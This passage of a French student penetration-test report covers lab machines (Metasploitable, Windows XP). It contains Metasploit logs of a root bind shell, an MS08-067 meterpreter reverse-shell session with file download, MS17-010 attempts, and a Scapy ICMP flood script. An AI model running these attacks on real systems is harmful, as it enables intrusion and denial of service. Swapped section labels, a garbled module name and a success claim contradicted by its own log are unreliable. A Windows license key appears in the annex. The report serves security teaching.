Name   Current Setting  Required  Description  
---  
LPORT  1524           yes       The listen port  
RHOST  192.168.0.168  no        The target address  
  
Exploit target:  
  
Id  Name  
--  
0   Wildcard Target  
  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/handler) >
```

## Étape 2 : Lancer l'exploit :

```
msf6 exploit(multi/handler) > run

[*] Started bind TCP handler against 192.168.0.168:1524
[*] Command shell session 3 opened (192.168.0.34:39321 → 192.168.0.168:1524) at 2025-01-29 05:55:41 -0500

Shell Banner:
root@metasploitable:/#
_____
root@metasploitable:/# root@metasploitable:/# ls

id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# uname -
uname: extra operand `-'.
Try `uname --help' for more information.
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# █
```

Résultat : Accès shell root sur Metasploitable.

---

## 6.2. Résultats de l'exploitation

- **UnrealIRCd Backdoor :**
  - Exploitation réussie, donnant un accès shell root au système Metasploitable.
  - Preuve : Affichage des fichiers système sensibles via des commandes telles que **ls** et **cat**.
- **VNC avec mot de passe faible :**
  - Connexion réussie au service VNC avec le mot de passe par défaut.
  - Possibilité de manipuler le bureau de la machine cible.
- **Bind Shell Backdoor Detection :**
  - Exploitation réussie, donnant un accès shell root au système Metasploitable.
  - Preuve : Affichage des fichiers système sensibles via des commandes telles que **id** et **uname -a**.

## 6.3. Étapes pour exploiter une vulnérabilité identifiée sur Windows XP

### 4. Cible : MS09-001

Recherchons un module de cette vulnérabilité :

```
Matching Modules
=====
#  Name
Description          Disclosure Date  Rank   Check
-  --
0  auxiliary/dos/windows/smb/ms09_001_write .      normal  No
Microsoft SRV.SYS WriteAndX Invalid DataOffset

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/windows/smb/ms09_001_write
```

En utilisant ce module, nous configurons ensuite les configurations suivantes :

```
msf6 > use auxiliary/dos/windows/smb/ms09_001_write
msf6 auxiliary(dos/windows/smb/ms09_001_write) > set RHOST 192.168.1.234
RHOST => 192.168.1.234
msf6 auxiliary(dos/windows/smb/ms09_001_write) > set RPORT 445
RPORT => 445
msf6 auxiliary(dos/windows/smb/ms09_001_write) > run
```

Après avoir lancé l'exploitation, l'attaque doit faire planter le service **SMB** de la machine XP, ce qui entraîne généralement l'arrêt ou le redémarrage du service SMB. Malheureusement, la machine XP est restée fonctionnelle et stable, le service SMB est resté accessible et aucune défaillance notable n'a été observée. Ces résultats ne correspondent pas aux attentes basées sur le comportement classique de cette vulnérabilité, qui aurait dû entraîner un crash du service ou un redémarrage du système.

### 5. Cible : MS08-067

Lors d'une recherche du module spécifique, nous voyons l'exploit de cette vulnérabilité :

```
msf6 > search ms08_067
Matching Modules
=====
#  Name
sure Date  Rank   Check  Description          Disclo
-  --
0    exploit/windows/smb/ms08_067_netapi           2008-1
0-28   great  Yes    MS08-067 Microsoft Server Service Relative Path Stack
```

Nous l'utilisons alors pour ensuite effectuer les configurations suivantes :

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.234
RHOST => 192.168.1.234
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/re
verse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.91
LHOST => 192.168.1.91
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 4444
LPORT => 4444
```

Ici :

- RHOST représente l'adresse IP de la machine cible (XP) pour l'exploitation.
- PAYLOAD désigne le type de payload à utiliser après l'exploitation, ici un reverse shell Meterpreter pour avoir un accès interactif.
- LHOST montre l'adresse IP de ta machine Kali, où la connexion inversée sera reçue.
- LPORT montre le port sur lequel Metasploit attendra la connexion inversée.

Après avoir lancé l'exploitation, nous remarquons que l'exploit a fonctionné car une session **meterpreter** associé à la machine XP s'est créé :

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.91:4444
[*] 192.168.1.234:445 - Automatically detecting the target ...
[*] 192.168.1.234:445 - Fingerprint: Windows XP - Service Pack 3 - lang:French
[*] 192.168.1.234:445 - Selected Target: Windows XP SP3 French (NX)
[*] 192.168.1.234:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (177734 bytes) to 192.168.1.234
[*] Meterpreter session 1 opened (192.168.1.91:4444 → 192.168.1.234:1119) at
2025-01-29 12:28:08 +0100
```

A partir de la session, nous avons un contrôle sur la machine XP. Par exemple, nous pouvons :

- collecter des informations sur le système :

```
meterpreter > sysinfo
Computer       : XP
OS             : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language: fr_FR
Domain        : MSHOME
Logged On Users: 2
Meterpreter    : x86/windows
```

- obtenir la configuration réseau :

```
meterpreter > ipconfig

Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name      : Carte Intel(R) PRO/1000 T pour serveur - Miniport d'ordonnancement de paquets
Hardware MAC : 08:00:27:76:d6:57
MTU       : 1500
IPv4 Address : 192.168.1.234
IPv4 Netmask : 255.255.255.0
```

- prendre des captures d'écrans :


```
meterpreter > screenshot
Screenshot saved to: /root/tXunagjv.jpeg
```



- télécharger des fichiers (exemple pour un fichier SAE\_PENTESTING) :



```
meterpreter > download SAE_PENTESTING
[*] Downloading: SAE_PENTESTING → /root/SAE_PENTESTING
[*] Downloaded 5.00 B of 5.00 B (100.0%): SAE_PENTESTING → /root/SAE_PENTESTING
[*] Completed : SAE_PENTESTING → /root/SAE_PENTESTING
meterpreter > █
```



Nous remarquons que nous pouvons avoir un contrôle sur la machine XP, ce qui montre bien le bon fonctionnement de l'exploitation de la vulnérabilité.

## 6. Cible: MS17-010: Security Update for Microsoft Windows SMB Server

Utilise la commande **search** pour trouver l'exploit :

```
msf6 > search ms17_010

Matching Modules
=====
#   Name                                     Disclosure Date  Rank
Check  Description
-   -
_____
0   exploit/windows/smb/ms17_010_永恒之蓝      2017-03-14  average
```

Ensuite, nous sélectionnons l'exploit et nous configurons les options nécessaires pour l'exécution de l'exploit :

```
msf6 exploit(windows/smb/ms17_010_永恒蓝) > set RHOST 192.168.1.234
RHOST => 192.168.1.234
msf6 exploit(windows/smb/ms17_010_永恒蓝) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒蓝) > set LHOST 192.168.1.91
LHOST => 192.168.1.91
msf6 exploit(windows/smb/ms17_010_永恒蓝) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_永恒蓝) > exploit
[*] Started reverse TCP handler on 192.168.1.91:4444
[*] 192.168.1.234:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.234:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 192.168.1.234:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.234:445 - The target is vulnerable.
[-] 192.168.1.234:445 - Exploit aborted due to failure: no-target: This module only supports x64 (64-bit) targets
[*] Exploit completed, but no session was created.
```

Malheureusement, nous ne pouvons pas exploiter car la version de la machine XP devrait être une de 64-bits, alors que notre machine XP est une de 32-bits.

#### Exploit 4 Détection ICMP (Low - CVSS 2.1):

Vulnérabilité 1 : Exploitation SMB (EternalBlue)

Outils requis : Metasploit ou Scapy/Nmap

On commence par lancer metasploit sur notre terminal

```
(iamacoder241㉿therealcoder241)-[~]
$ msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d
```

Ensuite, on sélectionne l'exploit à utiliser. Juste après on définit l'adresse ip de la cible et celle de l'attaquant.

```
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > use exploit/windows/smb/ms17_010_psexec  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.1.11  
RHOST => 192.168.1.11  
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.1.2  
LHOST => 192.168.1.2
```

Après quoi, on lance l'exploit. Nous avons le résultat de celui-ci juste après.

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit  
[-] Handler failed to bind to 192.168.1.2:4444-- -  
[*] Started reverse TCP handler on 0.0.0.0:4444  
[*] 192.168.1.11:445 - Target OS: Windows 5.1  
[*] 192.168.1.11:445 - Filling barrel with fish... done  
[*] 192.168.1.11:445 - <----- | Entering Danger Zone | ----->  
[*] 192.168.1.11:445 - [*] Preparing dynamite ...  
[*] 192.168.1.11:445 - [*] Trying stick 1 (x86)... Boom!  
[*] 192.168.1.11:445 - [*] Successfully Leaked Transaction!  
[*] 192.168.1.11:445 - [*] Successfully caught Fish-in-a-barrel  
[*] 192.168.1.11:445 - <----- | Leaving Danger Zone | ----->  
[*] 192.168.1.11:445 - Reading from CONNECTION struct at: 0x81dba658  
[*] 192.168.1.11:445 - Built a write-what-where primitive ...  
[+] 192.168.1.11:445 - Overwrite complete ... SYSTEM session obtained!  
[*] 192.168.1.11:445 - Selecting native target  
[*] 192.168.1.11:445 - Uploading payload ... ZRsTvYcn.exe  
[*] 192.168.1.11:445 - Created \ZRsTvYcn.exe ...  
[+] 192.168.1.11:445 - Service started successfully ...  
[*] 192.168.1.11:445 - Deleting \ZRsTvYcn.exe ...  
[*] Exploit completed, but no session was created.  
msf6 exploit(windows/smb/ms17_010_psexec) > █
```

Le message "Exploit completed, but no session was created" indique que l'exploit a réussi à exécuter certaines actions (comme l'injection et le démarrage du service), mais il n'a pas pu établir une session Meterpreter.

En bref, on a bien pu s'introduire dans la machine comme prévu .

### Exploit 5 MS17-010 (EternalBlue) :

Détection ICMP (Low - CVSS 2.1). Les vulnérabilités liées à ICMP sont souvent exploitées pour des attaques de reconnaissance ou des attaques DoS.

Commande nmap -sn 192.168.1.11:

nmap est un outil de scan réseau utilisé pour découvrir des hôtes et des services sur un réseau.

-sn est une option de Nmap qui effectue un "ping scan", c'est-à-dire qu'il vérifie simplement si les hôtes sont actifs sans scanner les ports.

192.168.1.11 est l'adresse IP de l'hôte cible.

Résultat : L'hôte therealcoder241.home (192.168.1.11) est actif avec une latence de 0.0010 seconde. Nmap a scanné une adresse IP et a trouvé un hôte actif.

Commande hping3 -l 192.168.1.11:

hping3 est un outil de génération et d'analyse de paquets réseau.

-l est une option incorrecte ici, probablement une erreur de frappe. L'utilisateur voulait peut-être utiliser une autre option.

Résultat : La commande échoue car l'utilisateur n'a pas les permissions nécessaires pour ouvrir un socket raw, ce qui est nécessaire pour envoyer des paquets personnalisés.

Commande sudo hping3 -l 192.168.1.11:

sudo est utilisé pour exécuter la commande avec des priviléges super-utilisateur.

hping3 est à nouveau utilisé, mais cette fois avec des permissions élevées.

Résultat : La commande réussit et envoie des paquets ICMP (ping) à l'hôte 192.168.1.11. Les réponses montrent des informations sur les paquets reçus, y compris la taille, l'adresse IP, le TTL (Time To Live), l'ID du paquet, la séquence ICMP et le temps aller-retour (RTT).

Statistiques : 7 paquets ont été transmis et reçus sans perte de paquets. Les temps aller-retour varient entre 3.1 ms et 15.3 ms, avec une moyenne de 7.6 ms.

En résumé, ces commandes montrent comment un utilisateur peut vérifier la disponibilité d'un hôte sur un réseau local et analyser les temps de réponse des paquets ICMP. L'utilisation de sudo est nécessaire pour certaines opérations réseau qui

nécessitent des privilèges élevés.

```
(iamacoder241㉿therealcoder241)~]$ nmap -sn 192.168.1.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-30 23:38 CET
Nmap scan report for therealcoder241.home (192.168.1.11)
Host is up (0.0010s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds


(iamacoder241㉿therealcoder241)~]$ hping3 -1 192.168.1.11
[open_sockraw] socket(): Operation not permitted
[main] can't open raw socket

(iamacoder241㉿therealcoder241)~]$ sudo hping3 -1 192.168.1.11
[sudo] password for iamacoder241:
HPING 192.168.1.11 (eth1 192.168.1.11): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.1.11 ttl=128 id=9537 icmp_seq=0 rtt=4.1 ms
len=46 ip=192.168.1.11 ttl=128 id=9538 icmp_seq=1 rtt=15.3 ms
len=46 ip=192.168.1.11 ttl=128 id=9539 icmp_seq=2 rtt=12.4 ms
len=46 ip=192.168.1.11 ttl=128 id=9540 icmp_seq=3 rtt=4.6 ms
len=46 ip=192.168.1.11 ttl=128 id=9541 icmp_seq=4 rtt=7.3 ms
len=46 ip=192.168.1.11 ttl=128 id=9542 icmp_seq=5 rtt=3.1 ms
len=46 ip=192.168.1.11 ttl=128 id=9543 icmp_seq=6 rtt=6.7 ms
^C
— 192.168.1.11 hping statistic —
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max = 3.1/7.6/15.3 ms
```

Ce script Python utilise la bibliothèque Scapy pour envoyer 1000 paquets ICMP (Ping) à une adresse IP spécifique, en l'occurrence 192.168.1.11. Scapy est un outil puissant qui permet de créer et manipuler des paquets réseau. Le script commence par définir l'adresse IP cible, puis entre dans une boucle où il envoie des paquets ICMP à cette adresse. Chaque paquet est composé d'une couche IP avec l'adresse de destination et d'une couche ICMP. L'option verbose=0 est utilisée pour éviter d'afficher des messages inutiles pendant l'envoi des paquets. Une fois les 1000 paquets envoyés, un message indique que le "flood" a réussi.

Ce type de script peut être utilisé pour tester la réactivité d'un hôte sur un réseau, mais il peut également servir à mener une attaque par déni de service (DoS) connue sous le nom de Ping Flood. Une telle attaque vise à submerger la cible avec un grand nombre de paquets ICMP, ce qui peut saturer sa bande passante ou ses ressources réseau. Il est donc crucial de n'utiliser ce script que dans un environnement contrôlé et avec l'autorisation de la cible, car son utilisation abusive peut avoir des conséquences néfastes sur le réseau.

ou les systèmes visés.



```
File Actions Edit View Help
GNU nano 7.2                      icmp_flood.py
from scapy.all import *
target_ip = "192.168.1.11"
print ("envoie de paquets icmp ... ")
for i in range(1000):
    send(IP(dst=target_ip)/ICMP(), verbose=0)
print ("flood réussit.")

Home
```

Explication du script :

\*from scapy.all import : : Importe toutes les fonctionnalités de la bibliothèque Scapy, qui permet de manipuler les paquets réseau.

target\_ip = "192.168.1.11" : Définit l'adresse IP de la cible.

for i in range(1000): : Cette boucle envoie 1000 paquets ICMP à la cible.

send(IP(dst=target\_ip)/ICMP(), verbose=0) : Envoie un paquet ICMP avec l'adresse IP de destination spécifiée.

verbose=0 : Permet de désactiver les informations de sortie de chaque paquet envoyé pour éviter de surcharger la sortie.

Nous voyons bien que notre script a été exécuté et les requêtes icmp ont bien été envoyées à la machine cible

## 6.4. Résultats de l'exploitation

- **MS09-001 :**
    - Exploitation échouée
    - Machine Windows XP non planté
  - **MS08-067 :**
    - Exploitation réussie
    - Possibilité de collecter des informations sur le système, obtenir la configuration réseau, prendre des screenshots et télécharger des fichiers de la machine Windows XP
  - **MS17-010 :**
    - Exploitation échouée
    - Exploitation ne fonctionnant que sur une machine Windows XP 64 bits, et non de 32 bits
- 
- **Détection ICMP (Low - CVSS 2.1) :**
    - Exploitation réussie
    - Les ping ont bien été envoyés sur la machine cible
  - **MS17-010 (EternalBlue) :**
    - Exploitation presque réussit

Le message "Exploit completed, but no session was created" indique que l'exploit a réussi à exécuter certaines actions (comme l'injection et le démarrage du service), mais il n'a pas pu établir une session Meterpreter.

En bref, on a bien pu s'introduire dans la machine comme prévue .

## 7. Analyse des risques

L'analyse des risques a pour objectif d'évaluer l'impact des vulnérabilités exploitées sur les systèmes cibles et de mesurer les conséquences potentielles pour un environnement de production.

### 7.1. Impact sur les systèmes cibles

#### 1. Windows XP

- **MS08-067 :**
  - **Impact :** permet à un attaquant d'obtenir un accès à distance et complet à la machine cible (Windows XP)
  - **Conséquences :** Accès non autorisé aux fichiers sensibles, exposition de données sensibles, piratage du système et perturbation des activités normales

#### 2. Metasploitable

- **UnrealIRCd Backdoor :**
  - **Impact :** Backdoor installée dans le logiciel permet un accès root direct.
  - **Conséquences :** Compromission totale du système, vol ou destruction de données.
- **VNC avec mot de passe faible :**
  - **Impact :** Accès distant au bureau du système.
  - **Conséquences :** Manipulation non autorisée de la machine cible et capture d'écran pour collecter des informations sensibles.
- **Bind Shell Backdoor Detection :**
  - **Impact :** Accès root non authentifié.
  - **Conséquences :**

## 7.2. Évaluation globale des risques

Machine	Gravité globale	Commentaires
Windows XP	Critique	Vulnérabilités critiques permettant une prise de contrôle totale.
Metasploitable	Critique	Multiples failles critiques, compromission facile et complète de la machine.

---

## 7.3. Probabilité d'exploitation

- **Windows XP** : Très élevée, car le système est obsolète et dépourvu de mises à jour.
- **Metasploitable** : Élevée, car les vulnérabilités sont intentionnelles et les services sont exposés.

## **8. Recommandations générales**

- **Windows XP :**
  - Migrer vers un système d'exploitation moderne et sécurisé.
  - Appliquer les correctifs pour les vulnérabilités SMB et RDP.
  - Activer un pare-feu et restreindre les services inutiles.
- **Metasploitable :**
  - N'utiliser la machine que dans un environnement contrôlé pour des tests.
  - Désactiver ou sécuriser les services vulnérables (FTP, VNC).
  - Mettre en place des protocoles de sécurité pour les communications réseau (TLS 1.2 ou supérieur).

## 9. Conclusion

L'évaluation de sécurité menée dans cet environnement de test a permis de démontrer les vulnérabilités critiques présentes sur les systèmes cibles Windows XP et Metasploitable. En adoptant une méthodologie rigoureuse, comprenant la reconnaissance, le scanning, l'exploitation et la post-exploitation, nous avons mis en évidence plusieurs failles exploitables, illustrant les risques auxquels ces systèmes sont exposés en l'absence de mesures de protection adéquates.

### 9.1. Synthèse des résultats

- **Windows XP** présente des vulnérabilités majeures, notamment l'exploitation de la faille **MS08-067**, qui permet une exécution de code à distance et peut mener à une compromission totale du système. L'accès RDP non sécurisé renforce également les risques d'intrusion.
- **Metasploitable**, conçu pour être vulnérable, expose plusieurs services critiques, notamment une backdoor UnrealIRCd offrant un accès root instantané, un Bind Shell non authentifié, et un serveur VNC protégé par un mot de passe faible. L'exploitation de ces vulnérabilités a démontré la facilité avec laquelle un attaquant pourrait prendre le contrôle complet du système.
- L'utilisation d'outils comme **Nessus**, **Nmap** et **Metasploit** a permis d'identifier ces failles, de les exploiter de manière contrôlée et de mesurer leur impact potentiel dans un scénario réel.

### 9.2. Implications et risques

Les vulnérabilités découvertes soulignent l'importance de la **gestion proactive de la sécurité des systèmes informatiques**. L'exploitation réussie des failles démontre que, sans correctifs ni configurations adéquates, ces systèmes peuvent être compromis en quelques minutes, mettant en péril la confidentialité, l'intégrité et la disponibilité des données.

Dans un environnement de production, de telles failles pourraient entraîner :

- L'exfiltration ou la destruction de données sensibles.
- L'installation de malwares (ransomwares, rootkits, keyloggers).
- Une prise de contrôle à distance des machines, facilitant des attaques ultérieures.
- L'utilisation des systèmes comme pivot pour des attaques sur d'autres infrastructures connectées.

### **9.3. Recommandations pour l'atténuation des risques**

Afin de limiter les risques et de renforcer la sécurité des systèmes étudiés, les mesures suivantes sont recommandées :

**1. Mise à jour des systèmes et correctifs :**

- Appliquer immédiatement les mises à jour de sécurité disponibles sur Windows XP (dans la mesure du possible) ou **migrer vers un OS plus récent et sécurisé**.
- Réinstaller UnrealIRCd et Metasploitable avec des versions sans backdoors connues.

**2. Renforcement de la configuration des services :**

- Désactiver SMB sur Windows XP si non indispensable.
- Restreindre l'accès à RDP et VNC en appliquant une authentification forte et en limitant les connexions aux adresses IP de confiance.
- Supprimer les services inutilisés sur Metasploitable (FTP, SSH, IRC).

**3. Sécurisation des accès :**

- Appliquer une **politique stricte de mots de passe** pour éviter les accès non autorisés.
- Mettre en place un pare-feu et des règles de filtrage pour restreindre l'exposition des services critiques.

**4. Surveillance et détection des intrusions :**

- Déployer un **système de détection d'intrusions (IDS)** pour identifier les comportements suspects.
- Activer la journalisation et surveiller régulièrement les logs système.

### **9.4. Conclusion générale**

Cette analyse met en évidence la **nécessité impérative d'une approche proactive en cybersécurité**. Les vulnérabilités identifiées sont des cas concrets qui illustrent l'impact d'un manque de mises à jour et de configurations sécurisées. Dans un contexte réel, ces failles pourraient être exploitées par des attaquants pour causer des dommages considérables.

Il est donc essentiel que les entreprises et les administrateurs système **adoptent une démarche continue de sécurisation**, en intégrant des audits réguliers, des tests d'intrusion et des formations en cybersécurité. En appliquant les recommandations

formulées dans ce rapport, il est possible de **réduire significativement la surface d'attaque et de renforcer la résilience des systèmes contre les menaces actuelles et futures.**

## **10. Annexes**

### **Windows XP :**

Lien de téléchargement : <https://telecharger.malekal.com/download/windows-xp-sp3/>

Clé utilisé : RH6M6-7PPK4-YR86H-YFFFX-PW8M8

Vidéo expliquant le téléchargement : <https://www.youtube.com/watch?v=3dRttWzXUIA>

### **Kali :**

Lien de téléchargement : <https://www.kali.org/get-kali/#kali-installer-images>

Vidéo expliquant le téléchargement :

<https://www.youtube.com/watch?v=o4rewPt9fvY&t=12s>

### **Metasploitable :**

Lien de téléchargement : <https://www.rapid7.com/products/metasploit/metasploitable/>

Vidéo expliquant le téléchargement :

<https://www.youtube.com/watch?v=bq7k2X9v2KI&t=188s>

### **Nessus :**

Vidéo (à faire sur Kali Linux) : <https://www.youtube.com/watch?v=Tbpfx07NoV4>

### **Scans des machines :**

Vidéo : <https://www.youtube.com/watch?v=Gy-aPBb0djk>